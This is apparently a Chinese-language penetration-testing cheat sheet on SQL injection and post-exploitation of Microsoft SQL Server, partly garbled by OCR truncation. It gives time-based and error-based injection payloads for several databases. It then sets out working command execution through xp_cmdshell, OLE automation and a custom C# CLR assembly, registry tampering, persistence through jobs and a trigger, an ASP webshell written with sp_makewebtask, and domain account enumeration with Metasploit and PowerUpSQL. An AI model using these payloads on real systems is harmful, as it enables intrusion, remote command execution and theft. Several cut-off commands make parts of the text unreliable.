";WAITFOR/***/DELAY/***/'0:0:10'--+
");WAITFOR/***/DELAY/***/'0:0:10'--+
```

```
Postgresql        PG_SLEEP(5)   OR GENERATE_SERIES(1,10000)
```

报错注入，爆数据库版本

以下payload都是数字型，如果是字符型，就在1后面添加单引号或者双引号

```
id=1+and (select 1 from(select count(*),concat(0x5e5e5e,version(),0x5e5e5e,floor
id=1 and (select 1 from (select count(*),concat(0x5e,version(),0x5e,floor(rand(0
id=1 union select count(*),1,concat(0x5e5e5e,version(),0x5e5e5e,floor(rand(0)*2)

id=1+and (updatexml(1,concat(0x7e,(select user()),0x7e),1))--+
id=1+and (extractvalue(1,concat(0x7e,(select user()),0x7e)))--+
id=1+and geometrycollection((select * from(select * from(select user())a)b))--+
id=1+and multipoint((select * from(select * from(select user())a)b))--+
id=1+and polygon((select * from(select * from(select user())a)b))--+
id=1+and multipolygon((select * from(select * from(select user())a)b))--+
id=1+and linestring((select * from(select * from(select user())a)b))--+
id=1+and multilinestring((select * from(select * from(select user())a)b))--+
id=1+and exp(~(select * from(select user())a))--+
PostgreSQL: /?param=1 and(1)=cast(version() as numeric)--+
```

```
MSSQL: /?param=1 and(1)=convert(int,@@version)--+

Sybase: /?param=1 and(1)=convert(int,@@version)--+

Oracle >=9.0: /?param=1 and(1)=(select upper(XMLType(chr(60)||chr(58)||chr(58)||
replace(banner,chr(32),chr(58)) from sys.v_$version where rownum=1)||chr(62))) f
```

Oracle报错注入

```
' AND 1932=(SELECT UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(106)||CHR(122)|
```

如果sqlmap跑不出，则加参数--level 5 --risk 3

```
risk
共有四个风险等级，默认是1会测试大部分的测试语句，2会增加基于事件的测试语句，3会增加OR语句的SQL
```

MSSQL利用总结

命令执行

1. xp_cmdshell

开启xp_cmdshell

```
sp_configure 'show advanced options',1

reconfigure

go

sp_configure 'xp_cmdshell',1

reconfigure

go
```

执行

`exec xp_cmdshell "whoami"` //在mssql中，转义符为""""转义字符""""

恢复被删除的xp_cmdshell

`EXEC sp_addextendedproc xp_cmdshell ,@dllname ='xplog70.dll'` 提示找不到xplog70.dll则需要自己上传。

1. sp_oacreate

打开组件

```
EXEC sp_configure 'show advanced options', 1;

RECONFIGURE WITH OVERRIDE;

EXEC sp_configure 'Ole Automation Procedures', 1;

RECONFIGURE WITH OVERRIDE;

EXEC sp_configure 'show advanced options', 0;
```

执行

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oam
```

此方法无回显，可把命令执行结果写到web路径下或者配合dns侧信道

1. 沙盒执行

需要当前mssql用户有写注册表权限

开启

```
exec sp_configure 'show advanced options',1;reconfigure;exec sp_configure 'Ac
```

```
exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Eng
```

执行

```
select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\syst
```

在默认安装mssql 2012上报错 "无法创建链接服务器“(null)”的 OLE DB 访问接口“microsoft.jet.oledb.4.0”的实例。" 暂未找到解决办法

1. CLR执行

Common Language Runtime(CLR)程序集定义为可以导入SQL Server的.NET DLL（或DLL组）。导入后，DLL方法可以链接到存储过程并通过TSQL执行。创建和导入自定义CLR程序集的能力是开发人员扩展SQL Server本机功能的好方法，但自然也为攻击者创造了机会。以C#代码为例，将下面代码用CSC编译为dll

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmd_exec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Valu
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Create the record and specify the metadata for the columns.
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", Sc
```

```
            // Mark the beginning of the result set.

            SqlContext.Pipe.SendResultsStart(record);


            // Set values for each column in the row

            record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());


            // Send the row back to the client.

            SqlContext.Pipe.SendResultsRow(record);


            // Mark the end of the result set.

            SqlContext.Pipe.SendResultsEnd();



            proc.WaitForExit();

            proc.Close();

        }

    };
```

编译

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library c:\te
```

得到的DLL上传到目标，设置dll文件权限，否则mssql可能因为文件权限问题导致读取dll失败

开启CLR

```
sp_configure 'show advanced options',1

RECONFIGURE

GO

-- Enable clr on the server

sp_configure 'clr enabled',1

RECONFIGURE

GO
```

遇到权限问题，需要设置数据库拥有者为sa，这个方法不能使用master数据库来执行查询语句

```
alter database [数据库名] set TRUSTWORTHY on

EXEC sp_changedbowner 'sa'
```

接着执行

```
-- Import the assembly

CREATE ASSEMBLY my_assembly

FROM 'c:\temp\cmd_exec.dll'

WITH PERMISSION_SET = UNSAFE;

Go


-- Link the assembly to a stored procedure

CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NA

GO
```

接下来就可以执行命令了

```
cmd_exec "whoami"
```



这个方法还可以通过16进制文件流的方式导入DLL，这样可以不用文件落地,参考

[]: http://sekirkity.com/requested-command-execution-with-sqli-via-seeclrly/

1. com对象

开启

```
EXEC sp_configure 'Ole Automation Procedures',1
```

执行

```
declare @dbapp int,@exec int,@text int,@str varchar(8000);

exec sp_oacreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@dbapp output;


--exec sp_oamethod @dpapp,'run',null,'calc.exe';


exec sp_oamethod @dbapp,'exec',@exec output,'C:\\windows\\system32\\cmd.exe /

exec sp_oamethod @exec, 'StdOut', @text out;

exec sp_oamethod @text, 'readall', @str out

select @str
```

注册表

1. 读注册表

```
EXEC xp_regread 'HKEY_CURRENT_USER','Control Panel\International','sCountry'
```

EXEC xp_regread 'HKEY_CURRENT_USER','Control Panel\International','sCountry'

100 %

结果 消息

	Value	Data
1	sCountry	中华人民共和国

1. 写注册表

```
master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\
```

1. 删除操作

```
exec master.xp_regdeletevalue 'HKEY_LOCAL_MACHINE','
SOFTWARE/Microsoft/Windows/CurrentVersion','TestValueName' //删除值
```


```
exec
master.xp_regdeletekey 'HKEY_LOCAL_MACHINE','
SOFTWARE/Microsoft/Windows/CurrentVersion/Testkey'  //删除键
```

1. 添加值

```
EXECUTE master..xp_regaddmultistring
@ rootkey ='HKEY_LOCAL_MACHINE',
@ key ='SOFTWARETest',
@ value_name ='TestValue',
@ value ='Test'
```

1. 枚举可用的注册表键


```
EXEC master..xp_regenumkeys 'HKEY_CURRENT_USER','Control Panel\International'
```




持久化

1. 定时任务


启用sql server代理，右键-新建-作业




步骤-新建



配置执行的语句，可以自定义



然后在“计划”选项里配置执行时间



此外，可以使用十六进制CLR新建一个存储过程然后用计划作业执行存储过程，这样更加隐蔽。

1. 触发器

触发器用于在执行指定语句动作之后执行sql语句，如update,可配合注入使用

```
SET ANSI_NULLS ON

GO

SET QUOTED_IDENTIFIER ON

GO

CREATE TRIGGER [test222]

    ON [test]

    AFTER UPDATE                /*建立一个作用于表test的、

                                  类型为After update的、名为test222的触发器*/

AS

BEGIN

            EXECUTE MASTER.DBO.XP_CMDSHELL 'cmd.exe /c calc.exe'

END

GO
```

在对表进行update操作之后，就会执行xp_cmdshell

文件操作

1. 判断文件是否存在

```
exec xp_fileexist "C:\\users\\public\\test.txt"
```

返回0表示文件不存在，1表示存在。在执行无回显命令时，把执行结果重定向到一个文件，再用xp_fileexist判断该文件是否存在，就可知道命令是否执行成功。

1. 列目录

```
exec xp_subdirs "C:\Users\Administrator\",2,1
```

第一个参数设定要查看的文件夹。第二个参数限制了这个存储过程将会进行的递归级数。默认是零或所有级别。第三个参数告诉存储过程包括文件。默认是零或只对文件夹，数值 1 代表包括结果集的文件。

```
exec xp_dirtree "C:\Users\Administrator\" ,2,1
```

0 %
结果 消息

subdirectory	depth	file
AppData	1	0
Local	2	0
LocalLow	2	0
Roaming	2	0
Application Data	1	0
Contacts	1	0
Cookies	1	0
Desktop	1	0
cmd_exec.cs	2	1
cn_sql_server_2012_developer_edition_x86_x64_dv...	2	1
msoledbsql_18.2.2.0_x64.msi	2	1
Documents	1	0
My Music	2	0
My Pictures	2	0
My Videos	2	0
SQL Server Management Studio	2	0
Visual Studio 2010	2	0
Downloads	1	0
Favorites	1	0
Links	2	0
Links	1	0
Desktop.lnk	2	1
Downloads.lnk	2	1
RecentPlaces.lnk	2	1
Local Settings	1	0
Music	1	0
My Documents	1	0
NetHood	1	0

1. 写文件

```
exec sp_makewebtask 'c:\www\testwr.asp','select''<%execute(request("SB"))%>''
```

需要开启Web Assistant Procedures

```
exec sp_configure 'Web Assistant Procedures', 1; RECONFIGURE
```

在sql server 2012上开启失败。

1. 创建目录

```
exec xp_create_subdir 'D:\test'
```

1. 压缩文件

```
exec xp_makecab 'c:test.cab', 'mszip', 1, 'c:test.txt' , 'c:test1.txt'
```

它允许你指定一列你想压缩的文件还有你想放进去的 cab 文件。它甚至允许你选择默认压缩，MSZIP 压缩（类似于 .zip文件格式）或不压缩。第一个参数给出到 cab 文件的路径，这是你想创建和添加文件的地方。第二个参数是压缩级别。如果你想使用详细的日志记录就使用第三个参数。第四个参数后跟着你想压缩的文件的名称。可以在扩展存储过程里传 多个要压缩的文件名称。

信息获取

1. 获取机器名

```
exec xp_getnetname
```

1. 获取系统信息

```
exec xp_msver
```

```
exec xp_msver
```

100 %

结果 消息

	Index	Name	Internal_Value	Character_Value
1	1	ProductName	NULL	Microsoft SQL Server
2	2	ProductVersion	720896	11.0.2100.60
3	3	Language	2052	中文(简体，中国)
4	4	Platform	NULL	NT x64
5	5	Comments	NULL	SQL
6	6	CompanyName	NULL	Microsoft Corporation
7	7	FileDescription	NULL	SQL Server Windows NT - 64 Bit
8	8	FileVersion	NULL	2011.0110.2100.060 ((SQL11_RTM).120210-1917)
9	9	InternalName	NULL	SQLSERVR
10	10	LegalCopyright	NULL	Microsoft Corp. All rights reserved.
11	11	LegalTrademarks	NULL	Microsoft SQL Server is a registered trademark...
12	12	OriginalFilename	NULL	SQLSERVR.EXE
13	13	PrivateBuild	NULL	NULL
14	14	SpecialBuild	137625660	NULL
15	15	WindowsVersion	602931718	6.2 (9200)
16	16	ProcessorCount	1	1
17	17	ProcessorActiveMask	NULL	1
18	18	ProcessorType	8664	NULL
19	19	PhysicalMemory	2047	2047 (2146877440)
20	20	Product ID	NULL	NULL

1. 获取驱动器信息

```
exec xp_fixeddrives
```

```
exec xp_fixeddrives
```

100 %

结果 消息

	drive	MB 可用空间
1	C	37163

1. 获取域名

```
SELECT DEFAULT_DOMAIN() as mydomain;
```

```
SELECT DEFAULT_DOMAIN() as mydomain;
```

100 %

结果 消息

	mydomain
1	CATE4CAFE

1. 遍历域用户

先获取RID

```
SELECT SUSER_SID('CATE4CAFE\Domain Admins')
```

```
SELECT SUSER_SID('CATE4CAFE\Domain Admins')
```

100 %

结果 消息

	(无列名)
1	0x0105000000000005150000000F80F57B63AF32D50A0916B7B00020000

利用RID前48位即0x0105000000000005150000000F80F57B63AF32D50A0916B7B构造SID即可遍历域用户。我们知道，域用户的SID是从500开始，所以把500转换成16进制，为01F4，在mssql里需要翻转为F401，然后用0000补足得到
0x0105000000000005150000000F80F57B63AF32D50A0916B7BF4010000，在mssql里查询

```
SELECT SUSER_SNAME(0x0105000000000005150000000F80F57B63AF32D50A0916B7BF4010000)
```

00 %

结果 消息

	(无列名)
1	CATE4CAFE\Administrator

采用循环SQL语句遍历即可遍历出所有域用户。或者使用
https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Get-SqlServer-Enum-WinAccounts.psm1 遍历

```
PS C:\Users\mssql\Desktop> Get-SqlServer-Enum-WinAccounts -SQLServerInstance "192.168.0.6" -SqlUser sa -SqlPass
 -FuzzNum 10000
[*] Attempting to authenticate to 192.168.0.6 as the login sa...
[*] Connected.
[*] Enumerating domain...
[*] Domain found: CATE4CAFE
[*] Enumerating domain SID...
[*] Domain SID found: 0105000000000005150000000F80F57B63AF32D50A0916B7B
[*] Brute forcing 10000 RIDs...
[*] - CATE4CAFE\Administrator
[*] - CATE4CAFE\Guest
[*] - CATE4CAFE\krbtgt
[*] - CATE4CAFE\Domain Guests
[*] - CATE4CAFE\Domain Computers
[*] - CATE4CAFE\Domain Controllers
[*] - CATE4CAFE\Cert Publishers
[*] - CATE4CAFE\Schema Admins
[*] - CATE4CAFE\Enterprise Admins
[*] - CATE4CAFE\Group Policy Creator Owners
[*] - CATE4CAFE\Read-only Domain Controllers
[*] - CATE4CAFE\Cloneable Domain Controllers
[*] - CATE4CAFE\Protected Users
[*] - CATE4CAFE\RAS and IAS Servers
[*] - CATE4CAFE\Allowed RODC Password Replication Group
[*] - CATE4CAFE\Denied RODC Password Replication Group
[*] - CATE4CAFE\Domain Computers
[*] - CATE4CAFE\WinRMRemoteWMIUsers__
[*] - CATE4CAFE\cate4cafe
[*] - CATE4CAFE\WIN-6BCSA1ED2BP$
[*] - CATE4CAFE\Domain Controllers
[*] - CATE4CAFE\DnsAdmins
[*] - CATE4CAFE\DnsUpdateProxy
[*] - CATE4CAFE\mssql
[*] - CATE4CAFE\MSSQL$
[*] - CATE4CAFE\Cert Publishers
[*] - CATE4CAFE\Schema Admins
[*] - CATE4CAFE\Enterprise Admins
[*] - CATE4CAFE\Group Policy Creator Owners
[*] - CATE4CAFE\Read-only Domain Controllers
[*] - CATE4CAFE\Cloneable Domain Controllers
[*] - CATE4CAFE\Protected Users
[*] 23 domain accounts / groups were found.

name
```

msf有个模块可通过注入点枚举域用户

```
use auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli
set rhost 10.2.9.101
set rport 80
set GET_PATH /employee.asp?id=1+and+1=[SQLi];--
run
```

攻击MSSQL--PowerUpSQL介绍

PowerUpSQL是NETSPI开源的针对MSSQL的攻击套件，包含发现网络中mssql、爆破弱口令、利用mssql获得持久权限以及利用mssql攻击域等功能。项目地址PowerUpSQL。

发现MSSQL实例

- 发现本地实例

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal


ComputerName       : MSSQL
Instance           : MSSQL
ServiceDisplayName : SQL Server (MSSQLSERVER)
ServiceName        : MSSQLSERVER
ServicePath        : "C:\Program Files\Microsoft SQL Server\MSSQL11.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER
ServiceAccount     : CATE4CAFE\mssql
State              : Running
```

- 通过SPN查找域内mssql实例

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceDomain


ComputerName       : mssql.cate4cafe.com
Instance           : mssql.cate4cafe.com,1433
DomainAccountSid   : 1500000521000248158718258243458016014510712382400
DomainAccount      : MSSQL$
DomainAccountCn    : MSSQL
Service            : MSSQLSvc
Spn                : MSSQLSvc/mssql.cate4cafe.com:1433
LastLogon          : 2019/9/14 16:23
Description        :
```

- 通过广播查找mssql实例

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceBroadcast -Verbose
详细信息: Attempting to identify SQL Server instances on the broadcast domain.
详细信息: 2 SQL Server instances were found.

ComputerName             Instance                 IsClustered              Version
------------             --------                 -----------              -------
MSSQL                    MSSQL                    No                       11.0.2100.60
MSSQL                    MSSQL\CATE4CAFE          No                       11.0.2100.60
```

- 通过UDP查找网络内的mssql实例

```
PS C:\Users\win10\Desktop\PowerUpSQL-master> Get-Content .\computers.txt | Get-SQLInstanceScanUDP


ComputerName : 192.168.0.6
Instance     : 192.168.0.6\MSSQLSERVER
InstanceName : MSSQLSERVER
ServerIP     : 192.168.0.6
TCPPort      : 1433
BaseVersion  : 11.0.2100.60
IsClustered  : No

ComputerName : 192.168.0.6
Instance     : 192.168.0.6\CATE4CAFE
InstanceName : CATE4CAFE
ServerIP     : 192.168.0.6
TCPPort      : 49174
BaseVersion  : 11.0.2100.60
IsClustered  : No
```

接受机器名或者IP

获取MSSQL信息

- 获取配置信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLServerConfiguration

ComputerName : MSSQL
Instance     : MSSQL
Name         : access check cache bucket count
Minimum      : 0
Maximum      : 65536
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : access check cache quota
Minimum      : 0
Maximum      : 2147483647
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : Ad Hoc Distributed Queries
Minimum      : 0
Maximum      : 1
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : affinity I/O mask
Minimum      : -2147483648
Maximum      : 2147483647
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : affinity mask
